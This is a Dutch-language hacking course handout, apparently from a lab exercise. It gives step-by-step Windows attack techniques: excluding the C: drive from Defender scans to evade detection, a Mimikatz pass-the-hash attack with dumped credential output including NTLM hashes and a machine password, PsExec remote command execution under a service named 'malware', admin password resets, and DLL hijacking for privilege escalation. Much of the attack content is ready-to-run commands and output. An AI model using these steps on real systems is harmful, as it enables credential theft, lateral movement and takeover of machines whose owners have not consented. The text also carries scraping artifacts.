Als je adminrechten hebt verkregen, kun je bepaalde mappen, zoals de C-schijf, uitsluiten van Windows Defender-scans. Dit stelt je in staat om acties uit te voeren zonder dat Windows Defender deze detecteert, zonder dat je de antivirussoftware volledig hoeft uit te schakelen.

Stappen:

1. Open **Windows Security** via het Start-menu.
2. Ga naar **Virus & threat protection settings**.
3. Scroll naar beneden en klik op **Add or remove exclusions**.
4. Voer de admin-inloggegevens in wanneer daarom wordt gevraagd.
5. Voeg de ****C:****-schijf toe als een uitsluiting door **Folder** te selecteren.
6. Bevestig dat de uitsluiting succesvol is door te controleren of ***C:*** in de exclusions-lijst staat.



Manier 6: Pass-the-Hash-aanval met Mimikatz

Een Pass-the-Hash (PTH)-aanval met **Mimikatz** stelt je in staat om de identiteit van een gebruiker over te nemen zonder hun wachtwoord te kennen. Dit doe je door de NTLM-hash van de gebruiker te gebruiken om authenticatie uit te voeren. Het voordeel hiervan is dat je kunt inloggen als een gebruiker en acties kunt uitvoeren met hun rechten, zonder hun wachtwoord te hoeven achterhalen.

Stappen voor een Pass-the-Hash-aanval met Mimikatz:

Stap 1: Download en open Mimikatz

- Ga naar de officiële [GitHub-pagina van Mimikatz](#) en download de nieuwste versie.
- Open een **Opdrachtprompt (CMD)** als beheerder (rechtermuisknop > Uitvoeren als administrator).
- Navigeer naar de map waar Mimikatz zich bevindt:

```
bash
```

[Copy code](#)

```
cd C:\pad\naar\mimikatz\
```

Stap 2: Start Mimikatz en verkrijg NTLM-hash

- Voer Mimikatz uit door het volgende commando in te voeren:

```
bash
```

[Copy code](#)

```
mimikatz.exe
```

- Om de NTLM-hash van een gebruiker op te halen, gebruik je het volgende commando in Mimikatz:

```
bash
```

[Copy code](#)

```
sekurlsa::logonpasswords
```

Privilege::debug moet eerst uitgevoerd worden.

Zoek in de uitvoer naar de **NTLM-hash** van de gebruiker die je wilt imiteren, bijvoorbeeld **Administrator**.

Stap 3: Voer een Pass-the-Hash-aanval uit

- Gebruik het volgende commando om in te loggen als de gebruiker waarvan je de NTLM-hash hebt:


```
sekurlsa::pth /user:Administrator /domain:win10client /ntlm:[NTLM-HASH]
```

```
bash
```

[Copy code](#)

```
sekurlsa::pth /user:Administrator /domain:win10client /ntlm:[NTLM-HASH]
```

- Vervang [NTLM-HASH] door de daadwerkelijke hash die je in de vorige stap hebt gevonden.
- Vervang win10client met je domainnaam, bijvoorbeeld win10adm of win10srv, Meestal admin gebruikt hetzelfde wachtwoord voor meerdere domeinen.



Vervang **win10client** door de naam van het domein of de werkgroep van het systeem.


Stap 4: Open een nieuwe sessie als de gebruiker

- Als het commando succesvol is, opent Mimikatz een nieuwe **Opdrachtprompt (cmd)**, nu als de geïmpersonificeerde gebruiker (bijvoorbeeld **Administrator**). Dit betekent dat je nu volledige rechten hebt als die gebruiker.

Stap 5: Verifieer de nieuwe sessie

- Om te controleren of je bent ingelogd als de juiste gebruiker, voer je het volgende commando uit in de nieuwe cmd-sessie:

```
bash
```

 Copy code

```
whoami
```

- Dit zal je laten zien dat je nog steeds dezelfde gebruiker bent, maar dat je wel de rechten van de administrator hebt.

Stap 6: Uitvoeren van acties met verhoogde rechten

- Je kunt nu verschillende acties uitvoeren met de rechten van de geïmpersonificeerde gebruiker, zoals het uitvoeren van beheerstaken of toegang krijgen tot bestanden en mappen waar je normaal geen toegang toe hebt.

Samenvatting voor je Handleiding:

Manier 6: Pass-the-Hash-aanval uitvoeren met Mimikatz Met een Pass-the-Hash-aanval kun je je voordoen als een gebruiker zonder het wachtwoord te weten. Dit doe je door gebruik te maken van de NTLM-hash van de gebruiker. Het is een krachtige techniek om systeemrechten te krijgen en taken uit te voeren namens een andere gebruiker.

Door deze methode kun je gemakkelijk als een andere gebruiker inloggen zonder dat je hun wachtwoord hoeft te weten.

```
Microsoft Authentication Id : 0 ; 30616 (00000000:00007798)
Edge Session
User Name      : Interactive from 1
Domain         : UMFD-1
Logon Server   : Font Driver Host
Logon Time     : (null)
Logon Time     : 16/09/2024 14:17:11
SID            : S-1-5-96-0-1

msv :
[00000003] Primary
* Username : WIN10CLIENT$
* Domain   : ADLAB
* NTLM     : e6467b3040323b5600c43cecaae05059
* SHA1     : 4c0f487fa610e9299f0af441880ac07f21b831ac
* DPAPI    : 4c0f487fa610e9299f0af441880ac07f

tspkg :
wdigest :
* Username : WIN10CLIENT$
* Domain   : ADLAB
* Password : (null)

kerberos :
* Username : WIN10CLIENT$
* Domain   : ADLAB.local
* Password : *j=VKMxia7i3N$H@xv\TMOT%6z-U'Bmc/RsvZhG$A43VUR9&&*"-E&9,\.tEm=-A=f.odL@'7IA!Ai<+@[Zbf*Q-E 3LAvyS

NP-zaK_N#+JI]wB^?d9*]N
ssp : KO
credman :
```

```
mimikatz # sekurlsa:pth ; Missing at least one argument : ntlm/rc4 OR aes128 OR aes256

mimikatz # sekurlsa:pth /user:administrator /domain:win10client /ntlm:af992895db0f2c42a1bc96546e92804a
user      : administrator
domain    : win10client
program   : cmd.exe
impers.   : no
NTLM      : af992895db0f2c42a1bc96546e92804a
| PID     : 9052
| TID     : 7760
| LSA Process is now R/W
| LUID 0 ; 1642506 (00000000:0019100a)
\ msv1_0 - data copy @ 0000015A6346C640 : OK !
\ kerberos -

mimikatz #
```


Ping

Bij het commando **ping win19adm**:

- De computer zoekt het **IP-adres** op dat hoort bij de **hostnaam** win19adm.
- Het stuurt vervolgens **ICMP Echo Requests** naar het gevonden IP-adres om te controleren of het apparaat bereikbaar is.
- Je krijgt het **IP-adres** en de reactietijden als resultaat, waarmee je de netwerkverbinding kunt controleren.

Het commando `dir \\ip\c$`:

- `\\ip\c$` verwijst naar de **C-schijf** van een computer met het opgegeven **IP-adres** via een **administratieve share**.
- **dir** toont een lijst van bestanden en mappen op die schijf.

Kort gezegd: `dir \\ip\c$` geeft een overzicht van de bestanden en mappen op de C-schijf van de doelcomputer via het netwerk, mits je de juiste rechten hebt.

PsExec

Met **PsExec** kun je verschillende beheer- en automatiseringstaken uitvoeren op een andere computer in het netwerk, zonder fysieke toegang tot die computer. Het is een krachtig hulpmiddel voor systeembeheerders. Hier zijn enkele van de belangrijkste dingen die je met **PsExec** kunt doen:

Controleer netwerktoegang

- Zorg ervoor dat je verbinding kunt maken met de doelcomputer via het netwerk. Je kunt dit testen met het ping-commando:

```
bash
```

```
ping 192.168.1.10
```

- Vervang 192.168.1.10 door het IP-adres van de doelcomputer.

Gebruik PsExec met een aangepaste servicenaam

- Om te voorkomen dat de standaard PsExec-service vastloopt of wordt geblokkeerd, gebruik je de **-r** optie om een aangepaste servicenaam te kiezen (in dit geval **malware**).

Voorbeeld:

```
bash
```

```
psexec \\192.168.1.10 -r malware cmd
```

- **\\192.168.1.10**: Het IP-adres van de doelcomputer.
- **-r malware**: Dit zorgt ervoor dat PsExec een service aanmaakt met de naam malware in plaats van de standaardnaam PSEXESVC.
- **cmd**: Opent een command-prompt op de doelcomputer.

Accepteer de EULA automatisch (optioneel)

- Als je PsExec voor de eerste keer gebruikt, moet je de licentieovereenkomst (EULA) accepteren. Dit kun je automatiseren met de **-accepteula** optie.

Voorbeeld:

```
bash
```

```
psexec \\192.168.1.10 -r malware -accepteula cmd
```

Een programma of script op afstand uitvoeren

Je kunt een programma of script op de doelcomputer uitvoeren zonder dat je handmatig in hoeft te loggen.
Voorbeeld:

```
bash
psexec \\192.168.1.10 -r malware notepad.exe
```

Bestanden naar de doelcomputer kopiëren en een programma uitvoeren

Je kunt een bestand naar de doelcomputer kopiëren en het daar uitvoeren met PsExec.

```
bash
psexec \\192.168.1.10 -c script.bat
```

Opdrachten in de achtergrond uitvoeren

Je kunt programma's of scripts in de achtergrond laten draaien op de doelcomputer zonder de uitvoer te zien.
Voorbeeld:

```
bash
psexec \\192.168.1.10 -d notepad.exe
```

Processen op afstand beëindigen


Je kunt PsExec gebruiken om processen te beëindigen op een externe computer.
Voorbeeld:

```
bash
psexec \\192.168.1.10 taskkill /F /IM notepad.exe
```

Wachtwoord van admin aanpassen:

```
bash
net user administrator 1234
net user username nieuw_wachtwoord
```

Echte voorbeelden




Les 3 – Manier 7: DLL Hijacking-aanval

Bij een DLL Hijacking-aanval maak je gebruik van het feit dat Windows mogelijk een DLL laadt vanaf een locatie waar de aanvaller controle over heeft. Door een malafide DLL te plaatsen op een plek waar een service naar zoekt, kan een aanvaller ongeautoriseerde code uitvoeren met de rechten van die service.



Stappen voor een DLL Hijacking-aanval:

Stap 1: Controleer de service

- Ga naar **Services** op je doelcomputer en controleer of er een service is die kwetsbaar is voor DLL hijacking.




- Kopieer de uitvoerbare bestand van die service (bijvoorbeeld dllhijackservice.exe) naar je eigen computer waar je adminrechten hebt.



Stap 2: Maak de service aan


Maak een nieuwe service op je eigen machine met het commando:

`sc create <service_name> binpath= "<path_to_dllhijackservice.exe>"`




Stap 3: Gebruik Process Monitor

- Gebruik **Process Monitor** (van Sysinternals) om te controleren welke DLL's worden geladen wanneer je de service start.




- Filter op de naam van de executable (hijack.exe) en **.dll** bestanden om te zien waar Windows naar zoekt voor de DLL's.




Stap 4: Plaats de kwaadaardige DLL

- Kijk welke mappen Windows doorzoekt voor de DLL's. Als een van deze mappen op het doelsysteem toegankelijk is en je hebt daar rechten, plaats dan een malafide DLL met dezelfde naam als de verwachte DLL.
- Indien je geen toegang hebt tot die mappen, kijk in de omgevingsvariabele %PATH% of er een andere locatie is waar je rechten hebt om de DLL te plaatsen.



Stap 5: Service uitvoeren

- Start de service op de doelcomputer. Als de kwaadaardige DLL geladen wordt, kan deze code uitvoeren met de rechten van de service.



Stap 6: Gebruik een netwerkschijf (indien nodig)

- Als je werkt vanuit een virtuele machine (VM), kun je een netwerkmap gebruiken om bestanden uit te wisselen tussen je VM en je eigen computer.

Samenvatting voor je handleiding:

Manier 7: DLL Hijacking-aanval uitvoeren

Met een DLL Hijacking-aanval kun je een kwetsbare service misbruiken om een malafide DLL te laden en zo ongeautoriseerde code uit te voeren. Door de juiste DLL op de juiste locatie te plaatsen, kan de aanvaller controle krijgen over de service. Deze techniek is een krachtig voorbeeld van privilege escalation, waarbij de aanvaller code kan uitvoeren met de rechten van de service.